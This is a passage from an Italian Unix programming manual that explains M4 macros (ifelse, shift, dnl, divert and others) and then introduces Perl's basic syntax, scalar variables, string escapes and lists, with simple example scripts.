Infatti, quando la macroistruzione '**CIAO**' viene espansa, subisce una rianalisi successiva; dal momento che viene trovata una stringa, questa viene «elaborata» restituendo semplicemente se stessa senza gli apici. Questo meccanismo ha comunque una fine, dal momento che non ci sono altre macroistruzioni, come si vede nell'esempio seguente:

```
1 define(‘CIAO’, ‘Ciao $1, ‘‘come’’ stai?’)
2 CIAO(‘Tizio’)
```

Questo si traduce nel risultato:

```
1
2 Ciao Tizio, 'come' stai?
```

23.7.2.3 Simboli speciali

«

All'interno della stringa di definizione di una macroistruzione, oltre ai simboli '**$*n***', si possono utilizzare altri codici simili, in un modo che assomiglia a quello delle shell più comuni.

$#

Rappresenta il numero di parametri passati effettivamente a una macroistruzione:

```
define('CIAO', '$#')
CIAO
CIAO()
CIAO(primo, secondo)
```

L'esempio si traduce nel risultato seguente (si deve tenere presente che una macroistruzione chiamata con le parentesi senza alcun contenuto ha un parametro costituito dalla stringa nulla):

```
0
1
2
```

$*

Rappresenta tutti i parametri forniti effettivamente alla macroistruzione, separati da una virgola, ma soprattutto senza gli apici di delimitazione:

```
define('ECHO', '$*')
ECHO(uno,   due  , tre)
```

L'esempio si traduce nel modo seguente; si osservi l'effetto degli spazi prima e dopo i parametri:

```
uno,due  ,tre
```

$@

Rappresenta tutti i parametri forniti effettivamente alla macroistruzione, separati da una virgola, con gli apici di delimitazione. La differenza rispetto a '**$***' è sottile e l'esempio seguente dovrebbe permettere di comprenderne il significato:

```
define(‘CIAO’, ‘maramao’)
define(ECHO1,‘$1,$2,$3’)
define(ECHO2,‘$*’)
define(ECHO3,‘$@’)
ECHO1(CIAO,‘CIAO’,‘‘CIAO’’)
ECHO2(CIAO,‘CIAO’,‘‘CIAO’’)
ECHO3(CIAO,‘CIAO’,‘‘CIAO’’)
```

Le ultime righe del risultato che si ottiene sono le seguenti:

```
maramao,maramao,CIAO
maramao,maramao,CIAO
maramao,CIAO,‘CIAO’
```

23.7.2.4 Eliminazione di una macroistruzione

Una macroistruzione può essere eliminata attraverso la macroistruzione interna '**undefine**', secondo la sintassi seguente:

```
undefine(nome_macro)
```

L'esempio seguente elimina la macroistruzione '**CIAO**', per cui, da quel punto in poi, la parola '**CIAO**' mantiene il suo valore letterale:

```
undefine(‘CIAO’)
```

La macroistruzione '**undefine**' non restituisce alcun valore e può essere usata solo con un parametro, quello che rappresenta la macroistruzione che si vuole eliminare.

23.7.3 Istruzioni condizionali, iterazioni e ricorsioni

M4 non utilizza istruzioni vere e proprie, dal momento che tutto viene svolto attraverso delle «macro». Tuttavia, alcune macroistruzioni interne permettono di gestire delle strutture di controllo.

Dal momento che il risultato dell'espansione di una macroistruzione viene scandito successivamente alla ricerca di altre macroistruzioni da espandere, in qualche modo, è possibile anche la realizzazione di cicli ricorsivi. Resta il fatto che questo sia probabilmente un ottimo modo per costruire macroistruzioni molto difficili da leggere e da controllare.

23.7.3.1 Macro «ifdef»

```
ifdef(nome_macro, stringa_se_esiste[, stringa_se_non_esiste])
```

La macroistruzione interna '**ifdef**' permette di verificare l'esistenza di una macroistruzione. Il nome di questa viene indicato come primo parametro, mentre il secondo parametro serve a definire la stringa da restituire in caso la condizione di esistenza si avveri. Se si indica il terzo parametro, questo viene restituito se la condizione di esistenza fallisce.

L'esempio seguente verifica l'esistenza della macroistruzione '**CIAO**'; se questa non risulta già definita, la crea:

```
ifdef(`CIAO', `', `define(`CIAO', `maramao')')
```

23.7.3.2 Macro «ifelse»

«

```
ifelse(commento)
```

```
ifelse(stringa_1, stringa_2, risultato_se_uguali [, risultato_se_diverse])
```

```
ifelse(stringa_1, stringa_2, risultato_se_uguali, ... [, ↩
↪ risultato_altrimenti])
```

La macroistruzione interna '**ifelse**' serve generalmente per confrontare una o più coppie di stringhe, restituendo un risultato se il confronto è valido o un altro risultato se il confronto fallisce.

Si tratta di una sorta di struttura di selezione ('**case**', '**switch**' e simili) in cui, ogni terna di parametri rappresenta rispettivamente le due stringhe da controllare e il risultato se queste risultano uguali. Un ultimo parametro facoltativo serve a definire un risultato da emettere nel caso l'unica o tutte le coppie da controllare non risultino uguali.

Nella tradizione di M4, è comune utilizzare '**ifelse**' con un solo parametro; in tal caso non si può ottenere alcun risultato, pertanto questo fatto viene sfruttato per delimitare un commento.

Segue la descrizione di alcuni esempi.

- `ifelse('Questo è un commento')`

Utilizzando un solo parametro, '**ifelse**' non restituisce alcunché.

- ```
  ifelse('mio', 'mio', 'Vero', 'Falso')
  ```

  Questa istruzione restituisce la parola '**Vero**'.

- ```
  ifelse('mio', 'mao', 'Vero', 'Falso')
  ```

  Questa istruzione restituisce la parola '**Falso**'.

23.7.3.3 Macro «shift»

«

```
shift(parametro [,...])
```

La macroistruzione interna '**shift**' permette di eliminare il primo parametro restituendo i rimanenti separati da una virgola. La convenienza di utilizzare questa macroistruzione sta probabilmente nell'uso assieme a '**$***' e '**$#**'.

```
shift(mio, tuo, suo)
```

Dall'esempio appena mostrato, eliminando il primo parametro si ottiene il risultato seguente:

```
tuo,suo
```

23.7.3.4 Macro «forloop»

«

```
forloop(indice, inizio, fine, stringa_iterata)
```

La macroistruzione interna '**forloop**' permette di svolgere una sorta di ciclo in cui l'ultimo parametro, il quarto, viene eseguito tante volte quanto necessario a raggiungere il valore numerico espresso

dal terzo parametro. Nel corso di questi cicli, il primo parametro viene trattato come una macroistruzione che di volta in volta restituisce un valore progressivo, a partire dal valore del secondo parametro, fino al raggiungimento di quello del terzo.

```
forloop(`i', 1, 7, `i; ')
```

L'esempio restituisce la sequenza dei numeri da uno a sette, seguiti da un punto e virgola:

```
1; 2; 3; 4; 5; 6; 7;
```

23.7.4 Altre macroistruzioni interne degne di nota

In questa introduzione a M4 ci sono altre macroistruzione interne che è importante conoscere per comprendere le possibilità di questo linguaggio. Attraverso queste macroistruzione, descritte nelle sezioni seguenti, è possibile eliminare un codice di interruzione di riga, inserire dei file, cambiare i delimitatori dei commenti e deviare l'andamento del flusso di output.

23.7.4.1 Macro «dnl»

```
dnl [commento] new-line
```

La macroistruzione interna '**dnl**' è anomala nel sistema di M4: non utilizza parametri ed elimina tutto quello che appare dopo di lei fino alla fine della riga, comprendendo anche il codice di interruzione di riga. La natura di M4, in cui tutto è fatto sotto forma di macroistruzione, fa sì che ci si trovi spesso di fronte al problema di righe vuote ottenute nell'output per il solo fatto di avere utilizzato macroistruzioni interne che non restituiscono alcun risultato. La

macroistruzione '**dnl**' serve principalmente per questo: eliminando anche il codice di interruzione di riga si risolve il problema delle righe vuote inutili.

Teoricamente, '**dnl**' potrebbe essere utilizzata anche con l'aggiunta di parametri (tra parentesi). Il risultato che si ottiene è che i parametri vengono raccolti e interpretati come succederebbe con un'altra macroistruzione normale, senza però produrre risultati. Naturalmente, questo tipo di pratica è sconsigliabile.

```
dnl Questo è un commento vero e proprio
define(‘CIAO’, ‘maramao’)dnl
CIAO
```

L'esempio mostra i due usi tipici di '**dnl**': come introduzione di un commento fino alla fine della riga, oppure soltanto come un modo per sopprimere una riga che risulterebbe vuota nell'output. Il risultato dell'elaborazione è composto da una sola riga:

```
maramao
```

23.7.4.2 Macro «changecom»

«

```
changecom( [simbolo_iniziale [, simbolo_finale ] ] )
```

La macroistruzione interna '**changecom**' permette di modificare i simboli di apertura e di chiusura dei commenti. Solitamente, i commenti sono introdotti dal simbolo '**#**' e sono terminati dal codice di interruzione di riga. Quando si utilizza M4 per produrre il sorgente di un certo linguaggio di programmazione, o un file di configurazione, è probabile che i commenti di questi file debbano essere modificati attraverso le macroistruzioni stesse. In questo sen-

so, spesso diventa utile cancellare la definizione dei commenti che impedirebbero la loro espansione.

L'esempio seguente cambia i simboli di apertura e chiusura dei commenti, facendo in modo di farli coincidere con quelli utilizzati dal linguaggio C:

```
changecom(`/*', `*/')
```

L'esempio seguente cancella la definizione dei commenti:

```
changecom
```

23.7.4.3 Macro «include» e «sinclude»

«

`include(`***file***`)`

`sinclude(`***file***`)`

Attraverso la macroistruzione '**include**' è possibile incorporare un file esterno nell'input in corso di elaborazione. Ciò permette di costruire file-macro di M4 strutturati. Tuttavia, è necessario fare attenzione alla posizione in cui si include un file esterno (si immagini un file che viene incluso nei parametri di una macroistruzione).

La differenza tra '**include**' e '**sinclude**' sta nel fatto che la seconda macroistruzione non segnala errori se il file non esiste.

L'esempio seguente include il file '`mio.m4`':

```
include(`mio.m4')
```

23.7.4.4 Macro «divert» e «undivert»

M4 consente l'uso di uno strano meccanismo, detto ***deviazione***, o *diversion*, attraverso il quale parte del flusso dell'output può essere accantonato temporaneamente per essere rilasciato in un momento diverso. Per ottenere questo si utilizzano due macroistruzioni interne: '**divert**' e '**undivert**'.

```
divert([numero_deviazione])
```

```
undivert([numero_deviazione[,...]])
```

La prima macroistruzione, '**divert**', serve ad assegnare un numero di deviazione alla parte di output generato a partire dal punto in cui questa appare nell'input. Questo numero può essere omesso e in tal caso si intende lo zero in modo predefinito.

La deviazione zero corrisponde al flusso normale; ogni altro numero positivo rappresenta una deviazione differente. Quando termina l'input da elaborare vengono rilasciati i vari blocchi accumulati di output, in ordine numerico crescente. In alternativa, si può usare la macroistruzione '**undivert**' per richiedere espressamente il recupero di output deviato; se questa viene utilizzata senza parametri, si intende il recupero di tutte le deviazioni, altrimenti si ottengono solo quelle elencate nei parametri.

Esiste un caso particolare di deviazione che serve a eliminare l'output; si ottiene utilizzando il numero di deviazione '**-1**'. Questa tecnica viene usata spesso anche come un modo per delimitare un'area di commenti che non si vuole siano riprodotti nell'output.

Come si può intuire, queste macroistruzioni non restituiscono alcun valore.

Segue la descrizione di alcuni esempi.

- ```
  1 divert(1)
  2 Questo testo è deviato
  3 divert
  4 Questo testo segue l'andamento normale
  ```

  L'esempio si traduce nell'output seguente, dove le righe sono state numerate per facilitarne l'individuazione. Come si può notare, al termine del file di input viene rilasciato l'output deviato precedentemente:

  ```
  1
  4 Questo testo segue l'andamento normale

  2 Questo testo è deviato
  3
  ```

- ```
  1 divert(1)
  2 Questo testo è deviato
  3 divert
  4 Questo testo segue l'andamento normale
  5 undivert(1)
  ```

  Questo esempio è una variante di quello precedente, con la dichiarazione esplicita della richiesta di recupero dell'output deviato. Aggiungendo la macroistruzione '**`undivert(1)`**', si inserisce anche un'interruzione di riga ulteriore (anche in questo caso vengono numerate le righe per facilitarne l'individuazione nel risultato):

```
1
4 Questo testo segue l'andamento normale
5
2 Questo testo è deviato
3
```

- ```
  divert(-1)
  Quanto qui contenuto non deve dare alcun
  risultato nell'output.
  Le macro generano regolarmente i loro effetti,
  ma il loro output viene perduto.
  divert
  ```

Questo esempio, mostra l'uso tipico di '**`divert(-1)`**'. Dal momento che alla fine appare la macroistruzione '**`divert`**' (senza altre righe), dall'elaborazione di questo file si ottiene solo un codice di interruzione di riga, cioè una riga vuota (quella in cui appare la macroistruzione '**`divert`**' finale).

- ```
  divert(1)
  Ciao maramao
  divert(2)
  Ciao Ciao
  divert(-1)
  undivert
  ```

L'uso di '**`divert(-1)`**' seguito da '**`undivert`**' permette di eliminare tutto l'output accumulato nelle varie deviazioni.

23.8 Riferimenti

«

- The Open Group, *The Single UNIX ® Specification, Version 2, Regular Expressions*, 1997, *http://pubs.opengroup.org/onlinepubs/007908799/xbd/re.html*

- *Sed tutorials*, *http://maven.smith.edu/%7Ejfrankli/250f00/sed.html*
- *The GNU Awk User's Guide*, Free Software Foundation, *http://www.gnu.org/software/gawk/manual/gawk.html*

[1] **Grep GNU** GNU GPL

[2] **GNU findutils** GNU GPL

[3] **GNU SED** GNU GPL

[4] **Gawk** GNU GPL

[5] **GNU M4** GNU GPL

24.1 Struttura fondamentale 2329
24.1.1 Istruzioni 2330
24.1.2 Nomi 2331
24.1.3 Contesto operativo 2331
24.1.4 Tipi di dati 2332
24.1.5 Esecuzione dei programmi Perl 2333
24.2 Variabili e costanti scalari 2333
24.2.1 Variabili 2334
24.2.2 Variabili predefinite 2334
24.2.3 Costanti 2335
24.2.4 Esempi 2339
24.3 Array e liste 2343
24.3.1 Liste 2343
24.3.2 Array 2345
24.4 Array associativi o hash 2350
24.5 Operatori ed espressioni 2354
24.5.1 Operatori che intervengono su valori numerici, stringhe e liste 2354
24.5.2 Operatori logici 2358
24.5.3 Operatori particolari 2361
24.5.4 Raggruppamenti di espressioni 2361

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

24.6 Strutture di controllo del flusso 2361
24.6.1 Strutture condizionali: «if» e «unless» 2362
24.6.2 Iterazioni con condizione di uscita iniziale: «while» e «until» 2363
24.6.3 Iterazioni con condizione di uscita finale: «do-while» e «do-until» 2366
24.6.4 Iterazione enumerativa: «for» 2367
24.6.5 Iterazione con scansione di valori: «foreach» . . . 2369
24.6.6 Istruzioni condizionate 2370
24.7 Funzioni interne 2371
24.8 Input e output dei dati 2372
24.8.1 Esecuzione di comandi di sistema 2372
24.8.2 Gestione dei file 2373
24.8.3 File globbing 2376
24.9 Funzioni definite dall'utente 2376
24.9.1 Chiamata per riferimento e chiamata per valore . . 2378
24.9.2 Campo di azione delle variabili 2379
24.10 Variabili contenenti riferimenti 2382
24.10.1 Riferimenti diretti 2382
24.10.2 Riferimenti simbolici 2383
24.10.3 Dereferenziazione 2384
24.10.4 Array multidimensionali 2385
24.10.5 Alias 2387

24.11 Avvio di Perl 2389
24.12 Operatori di delimitazione di stringhe 2390
24.12.1 Stringa letterale non interpolata: «q//» o «’ ’» 2393
24.12.2 Stringa letterale interpolata: «qq//» o «" "» . . . 2394
24.12.3 Comando di sistema: «qx//» o «‘ ‘» 2394
24.12.4 Lista di parole: «qw//» 2395
24.12.5 Modello di confronto: «m//» o «//» 2395
24.12.6 Modello di sostituzione: «s//» 2398
24.12.7 Sostituzione di caratteri: «tr//» o «y//» 2400
24.13 Espressioni regolari 2402
24.13.1 Modificatori 2402
24.13.2 Metacaratteri 2403
24.13.3 Classi di caratteri 2407
24.13.4 Qualificatori: operatori di ripetizione 2407
24.13.5 Raggruppamenti 2409
24.14 Gestione generale dei file 2411
24.14.1 Apertura 2412
24.14.2 Codifica di file già aperti 2415
24.14.3 Chiusura 2416
24.15 Condivisione dei file 2416
24.15.1 Blocco dei file 2417
24.16 I/O con i file 2420
24.16.1 Lettura 2420

24.16.2 Scrittura 2421
24.16.3 Spostamento del puntatore 2423
24.16.4 Identificazione dei flussi di file 2424
24.17 Funzioni interne 2426
24.17.1 File 2427
24.17.2 Directory 2435
24.17.3 I/O 2437
24.17.4 Interazione con il sistema 2453
24.17.5 Funzioni matematiche 2457
24.17.6 Funzioni di conversione 2458
24.17.7 Gestione delle espressioni 2459
24.17.8 Array e hash 2460
24.17.9 Controllo dell'esecuzione del programma 2463
24.18 Riferimenti 2466

// 2395 abs() 2457 atan2() 2457 binmode 2437 chdir() 2435 chmod() 2427 chomp() 2437 chop() 2437 chown 2427 chr() 2458 close 2437 cos() 2457 defined() 2460 delete() 2461 die() 2463 do() 2463 eof 2437 eval() 2463 exec() 2453 exists() 2461 exit() 2463 exp() 2457 fcntl 2437 fileno 2437 flock 2437 for 2367 foreach 2369 getc 2437 glob() 2435 hex() 2458 if 2362 int() 2457 ioctl 2437 keys() 2461 kill() 2453 link() 2427 log() 2457 lstat() 2427 m// 2395 mkdir() 2435 oct() 2458 open() 2437 ord() 2458 pipe 2437 pop() 2461 print() 2437 printf() 2437 push() 2461 q// 2393 qq//

2394 qw// 2395 qx// 2394 read() 2437 readlink() 2427 rename() 2427 require() 2463 rmdir() 2435 s// 2398 scalar() 2460 seek() 2437 select() 2437 sin() 2457 sleep() 2453 splice() 2461 sprintf() 2437 sqrt() 2457 stat() 2427 stringhe 2390 subroutine 2376 symlink() 2427 system() 2453 tell() 2437 time() 2453 times() 2453 tr// 2400 umask() 2453 unless 2362 unlink() 2427 until 2363 utime() 2427 warn() 2463 while 2363 y// 2400 " " 2394 ' ' 2393 -x 2427 ` ` 2394

Perl è un linguaggio di programmazione ***interpretato*** (o quasi) che quindi viene eseguito senza bisogno di generare un eseguibile binario. In questo senso, i programmi Perl sono degli script eseguiti dal programma '**perl**' che per convenzione dovrebbe essere collocato in '/usr/bin/'.

Perl è molto importante in tutti gli ambienti Unix e per questo è utile conoscerne almeno i rudimenti. Volendo fare una scala di importanza, subito dopo la programmazione con la shell Unix standard, viene la programmazione in Perl.

Alcuni degli esempi proposti nel capitolo, riportano dei riferimenti esterni a servizi *pastebin*, nei quali è possibile produrre una propria modifica del codice e vederne l'esito, senza bisogno di disporre di un elaboratore completo, munito di interprete Perl.

24.1 Struttura fondamentale

Dal momento che i programmi Perl vengono realizzati in forma di script, per convenzione occorre indicare il nome del programma interprete nella prima riga.

```
#!/usr/bin/perl
```

Per l'esecuzione di script da parte di un interprete non si può fare affidamento sul percorso di ricerca degli eseguibili (la variabile di ambiente ***PATH***), è quindi importante che il binario '**`perl`**' si trovi dove previsto. Questa posizione ('`/usr/bin/perl`') è quella standard ed è opportuno che sia rispettata tale consuetudine, altrimenti i programmi in Perl di altri autori non potrebbero funzionare nel proprio sistema senza una variazione di tutti i sorgenti.

Il buon amministratore di sistema farebbe bene a collocare dei collegamenti simbolici in tutte le posizioni in cui sarebbe possibile che venisse cercato l'eseguibile '**`perl`**': '`/bin/perl`', '`/usr/bin/perl`' e '`/usr/local/bin/perl`'.

Come si può intuire, il simbolo '**`#`**' rappresenta l'inizio di un commento.

```
#!/usr/bin/perl
#
# Esempio di intestazione e di commenti in Perl.
...
```

Un'altra convenzione che riguarda gli script Perl è l'estensione: '`.pl`', anche se l'utilizzo o meno di questa non costituisce un problema.

24.1.1 Istruzioni

Le istruzioni seguono la convenzione del linguaggio C, per cui terminano con un punto e virgola ('**`;`**') e i raggruppamenti di queste, detti anche blocchi, si fanno utilizzando le parentesi graffe ('**`{ }`**').

istruzione ;

{ *istruzione* ; *istruzione* ; *istruzione* ; }

Generalmente, un'istruzione può essere interrotta e ripresa nella riga successiva, dal momento che la sua conclusione è dichiarata chiaramente dal punto e virgola finale.

24.1.2 Nomi

I nomi che servono per identificare ciò che si utilizza all'interno del programma seguono regole determinate. In particolare:

- un nome può iniziare con un trattino basso o una lettera e può continuare con lettere, numeri e trattini bassi;
- i nomi sono sensibili alla differenza tra lettere maiuscole e minuscole.

Spesso i nomi sono preceduti da un simbolo che ne definisce il contesto:

Simbolo	Descrizione
`$`	il dollaro precede i nomi delle variabili scalari e degli elementi scalari di un array;
`@`	il simbolo *at* precede i nomi degli array normali o di raggruppamenti di elementi in essi contenuti;
`%`	il simbolo di percentuale precede i nomi degli array associativi, detti anche hash;
`&`	il simbolo e-commerciale precede i nomi delle funzioni quando queste vengono chiamate.

24.1.3 Contesto operativo

«

Perl è un linguaggio di programmazione con cui gli elementi che si indicano hanno un valore riferito al contesto in cui ci si trova. Questo significa, per esempio, che un array può essere visto come: una lista di elementi, il numero degli elementi contenuti, o una stringa contenente tutti i valori degli elementi contenuti.

In pratica, ciò serve a garantire che i dati siano trasformati nel modo più adatto al contesto, al quale è importante fare attenzione.

24.1.4 Tipi di dati

«

I tipi di dati più importanti che si possono gestire con Perl sono:

- stringhe;
- valori numerici;
- riferimenti;
- liste.

Le variabili di Perl vengono create semplicemente con l'assegnamento di un valore, senza la necessità di dichiarare il tipo o la dimensione. Le conversioni dei valori numerici sono fatte automaticamente in base al contesto.

In Perl non esiste un tipo di dati logico (nel senso di *Vero* o *Falso*); solo il risultato di una condizione lo è, ma non equivale a un valore gestibile in una variabile. Da un punto di vista logico-booleano, i valori seguenti vengono considerati equivalenti a *Falso*:

Valore	Descrizione
indefinito	equivalente a una variabile non dichiarata;
`""`	la stringa nulla;
`0`	il valore numerico zero;
`"0"`	la stringa corrispondente al numero zero.

Qualunque altro valore viene trattato come equivalente a *Vero*.

24.1.5 Esecuzione dei programmi Perl

Per poter eseguire un programma Perl, così come accade per qualunque altro tipo di script, occorre attivare il permesso di esecuzione per il file che lo contiene.

```
chmod +x programma_perl
```

Sembra banale o evidente, ma spesso ci si dimentica di farlo e quello che si ottiene è il classico ***permesso negato***: *Permission denied*.

24.2 Variabili e costanti scalari

La gestione delle variabili e delle costanti in Perl è molto simile a quella delle shell comuni. Una variabile scalare è quella che contiene un valore unico, contrapponendosi generalmente all'array che in Perl viene definito come variabile contenente una lista di valori.

24.2.1 Variabili

Le variabili scalari di Perl possono essere dichiarate in qualunque punto del programma e la loro dichiarazione coincide con l'inizializzazione, cioè l'assegnamento di un valore. I nomi delle variabili scalari iniziano sempre con il simbolo dollaro ('**$**').

L'utilizzo del dollaro come prefisso dei nomi delle variabili assomiglia a quanto si fa con le shell derivate da quella di Bourne, con la differenza che con Perl il dollaro si lascia sempre, mentre con queste shell si utilizza solo quando si deve leggere il loro contenuto.

```
$variabile_scalare = valore
```

L'assegnamento di un valore a una variabile scalare implica l'utilizzo di quanto si trova alla destra del simbolo di assegnamento ('**=**') come valore scalare: una stringa, un numero o un riferimento. È il contesto a decidere il risultato dell'assegnamento.

24.2.2 Variabili predefinite

Perl fornisce automaticamente alcune variabili scalari che normalmente non devono essere modificate dai programmi. Tali variabili servono per comunicare al programma alcune informazioni legate al sistema, oppure l'esito dell'esecuzione di una funzione, esattamente come accade con i parametri delle shell comuni. La tabella 24.5 mostra un elenco di alcune di queste variabili standard. Si può osservare che i nomi di tali variabili non seguono la regola per cui

il primo carattere deve essere un trattino basso o una lettera. Questa eccezione consente di evitare di utilizzare inavvertitamente nomi corrispondenti a variabili predefinite.

Tabella 24.5. Elenco di alcune variabili standard di Perl.

Nome	Descrizione
`$$`	Numero PID del programma.
`$<`	Numero UID reale dell'utente che esegue il programma.
`$>`	Numero UID efficace dell'utente che esegue il programma.
`$?`	Lo stato dell'ultima chiamata di sistema.
`$_`	Argomento predefinito di molte funzioni.
`$0`	Il nome del programma.
`$"`	Separatore di lista.
`$/`	Separatore di righe per l'input (*input record separator*).

24.2.3 Costanti

Le costanti scalari più importanti sono di tipo stringa o numeriche. Le prime richiedono la delimitazione con apici doppi o singoli, mentre quelle numeriche non richiedono alcuna delimitazione.

Perl gestisce le stringhe racchiuse tra apici doppi in maniera simile a quanto fanno le shell tradizionali:

- le variabili indicate al loro interno vengono espanse, o meglio, ***interpolate*** (secondo la terminologia di Perl);

- la barra obliqua inversa (‘\’) può essere utilizzata come prefisso di escape quando si vogliono includere nella stringa simboli che altrimenti sarebbero interpretati in modo diverso e quando si vogliono indicare codici per cui non esiste un simbolo della tastiera.

  Se una stringa viene interrotta e ripresa nella riga successiva, quello che si ottiene, nel punto dell’interruzione, è l’inserimento di un codice di interruzione di riga. In pratica, lo stesso codice di interruzione di riga utilizzato per andare a capo, viene inserito nella stringa e trattato esattamente per quello che è.

Anche le stringhe racchiuse tra apici singoli sono gestite in modo simile alle shell tradizionali:

- al loro interno non vengono effettuate interpolazioni di variabili;
- il carattere di escape, rappresentato dalla barra obliqua inversa, può essere utilizzato solo per inserire un apice letterale e la barra obliqua inversa stessa (‘\'’ e ‘\\’).

Inoltre, davanti all’apice di inizio di una tale stringa, è necessario sia presente uno spazio.

La tabella 24.6 mostra un elenco di alcune di queste sequenze di escape utilizzabili nelle stringhe.

Tabella 24.6. Elenco di alcune sequenze di escape utilizzabili nelle stringhe delimitate con gli apici doppi.

Escape	Corrispondenza
`\\`	\
`\"`	"
`\$`	$
`\@`	@
`\'`	'
`\t`	*<HT>*
`\n`	*<LF>*
`\r`	*<CR>*
`\f`	*<FF>*
`\b`	*<BS>*
`\a`	*<BELL>*
`\e`	*<ESC>*
`\0`***n***	Numero ottale rappresentato da ***n***.
`\x`***h***	Numero esadecimale rappresentato da ***h***.

Quando all'interno di stringhe tra apici doppi si indicano delle varia-

bili (scalari e non), potrebbe porsi un problema di ambiguità causato dalla necessità di distinguere il nome delle variabili dal resto della stringa. Quando dopo il nome della variabile segue un carattere o un simbolo che non può fare parte del nome (come uno spazio o un simbolo di punteggiatura), Perl non ha difficoltà a individuare la fine del nome della variabile e la continuazione della stringa. Quando ciò non è sufficiente, si può delimitare il nome della variabile tra parentesi graffe, così come si fa con le shell tradizionali.

```
$ { variabile }
```

```
@ { variabile }
```

24.2.3.1 Costanti numeriche

Le costanti numeriche possono essere indicate nel modo consueto, quando si usa la numerazione a base decimale, oppure anche in esadecimale e in ottale.

Con la numerazione a base 10, si possono indicare interi nel modo normale e valori decimali utilizzando il punto come separazione tra la parte intera e la parte decimale. Si può utilizzare anche la notazione esponenziale.

- numero intero: '**`123456`**'
- numero intero leggibile più facilmente: '**`1_234_567`**'
- numero reale: '**`123456.789`**'
- notazione esponenziale: '**`2.3E-10`**'

Un numero viene trattato come esadecimale quando è preceduto dal prefisso '**0x**' e come ottale quando inizia con uno zero.

- numero esadecimale: '**0xFFFF**'
- numero ottale: '**0377**'

Quando un numero ottale o esadecimale è contenuto in una stringa, l'eventuale conversione in numero non avviene automaticamente, come invece accade in presenza di notazioni in base dieci.

24.2.4 Esempi

L'esempio seguente è il più banale, emette semplicemente la stringa '**"Ciao Mondo!\n"**' attraverso lo standard output. È da osservare la parte finale, '**\n**', che completa la stringa con un codice di interruzione di riga in modo da portare a capo il cursore in una nuova riga dello schermo.

Listato 24.7. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/KtcK8fRY* , *http://ideone.com/e2DWW* .

```
#!/usr/bin/perl

print "Ciao Mondo!\n";
```

Se il file si chiama '**1.pl**', lo si deve rendere eseguibile e quindi si può provare il suo funzionamento:

```
$ chmod +x 1.pl [Invio]

$ 1.pl [Invio]

  Ciao Mondo!
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso di variabili. Si può osservare che solo alla fine viene emesso il codice di interruzione di riga.

Listato 24.9. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/Jbvvdslx* , *http://ideone.com/2ZnJE* .

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print $primo;
print " ";
print $secondo;
print "!\n";
```

L'esempio seguente genera lo stesso risultato di quello precedente, ma con l'uso dell'interpolazione delle variabili all'interno di stringhe racchiuse tra apici doppi.

Listato 24.10. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/jkotRz4T* , *http://ideone.com/oRxzp* .

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print "$primo $secondo!\n";
```

L'esempio seguente emette la parola '**CiaoMondo**' senza spazi intermedi utilizzando la tecnica delle parentesi graffe.

Listato 24.11. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/3Gps1HJ3* , *http://ideone.com/o9TQx* .

```
#!/usr/bin/perl

$primo = "Ciao";
print "${primo}Mondo!\n";
```

L'esempio seguente mostra il comportamento degli apici singoli per delimitare le stringhe. Non si ottiene più l'interpolazione delle variabili.

Listato 24.12. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/0jGQRRic* , *http://ideone.com/cVdF7* .

```
#!/usr/bin/perl

$primo = "Ciao";
$secondo = "Mondo";
print '$primo $secondo!\n';
```

Se il file si chiama '**5.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 5.pl [Invio]

$ 5.pl [Invio]

  $primo $secondo!\n
```

Inoltre, mancando il codice di interruzione di riga finale, l'invito della shell riappare subito alla destra di quanto visualizzato.

L'esempio seguente mostra l'uso di una costante e di una variabile numerica. Il valore numerico viene convertito automaticamente in stringa al momento dell'interpolazione.

Listato 24.14. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/AqwTcaA2* , *http://ideone.com/8TpI5* .

```
#!/usr/bin/perl

$volte = 1000;
$primo = "Ciao";
$secondo = "Mondo";
print "$volte volte $primo $secondo!\n";
```

Se il file si chiama '**6.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 6.pl [Invio]

$ 6.pl [Invio]

  1000 volte Ciao Mondo!
```

L'esempio seguente permette di prendere confidenza con le variabili predefinite descritte in precedenza.

Listato 24.16. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/rr18JM1879* , *http://ideone.com/FfUIx* .

```
#!/usr/bin/perl

print "Nome del programma: $0\n";
print "PID del programma: $$\n";
print "UID dell'utente: $<\n";
print "Ultima chiamata di sistema: $?\n";
```

Se il file si chiama '**7.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 7.pl [Invio]
```

```
$ 7.pl [Invio]
```

Il risultato potrebbe essere simile a quello seguente:

```
Nome del programma: ./7.pl
PID del programma: 717
UID dell'utente: 500
Ultima chiamata di sistema: 0
```

24.3 Array e liste

Perl gestisce gli array in modo dinamico, nel senso che possono essere allungati e accorciati a piacimento. Quando si parla di array si pensa generalmente a una variabile che abbia questa forma; ma Perl permette di gestire delle costanti array, definite liste.

Generalmente, il primo elemento di un array o di una lista ha indice zero. Questo assunto può essere cambiato agendo su una particolare variabile predefinita, ma ciò è sconsigliabile.

24.3.1 Liste

Le liste sono una sequenza di elementi scalari, di qualunque tipo, separati da virgole, racchiusi tra parentesi tonde. L'ultimo elemento può essere seguito o meno da una virgola, prima della parentesi chiusa.

```
(elemento, ...)
```

La lista vuota, o nulla, si rappresenta con le semplici parentesi aperta e chiusa:

```
()
```

Seguono alcuni esempi in cui si mostrano diversi modi di indicare la stessa lista.

```
("uno", "due", "tre", "quattro", "ciao")
```

```
("uno", "due", "tre", "quattro", "ciao",)
```

```
("uno",
 "due",
 "tre",
 "quattro",
 "ciao",)
```

```
(
    "uno",
    "due",
    "tre",
    "quattro",
    "ciao",
)
```

Una lista può essere utilizzata per inizializzare un array, ma se si pretende di assegnare una lista a un variabile scalare, si ottiene in pratica che la variabile scalare contenga solo il valore dell'ultimo elemento della lista (alla variabile vengono assegnati, in sequenza, tutti gli elementi della lista, per cui, quello che resta è l'ultimo). Per esempio:

```
$miavar = ("uno", "due", "tre", "quattro", "ciao");
```

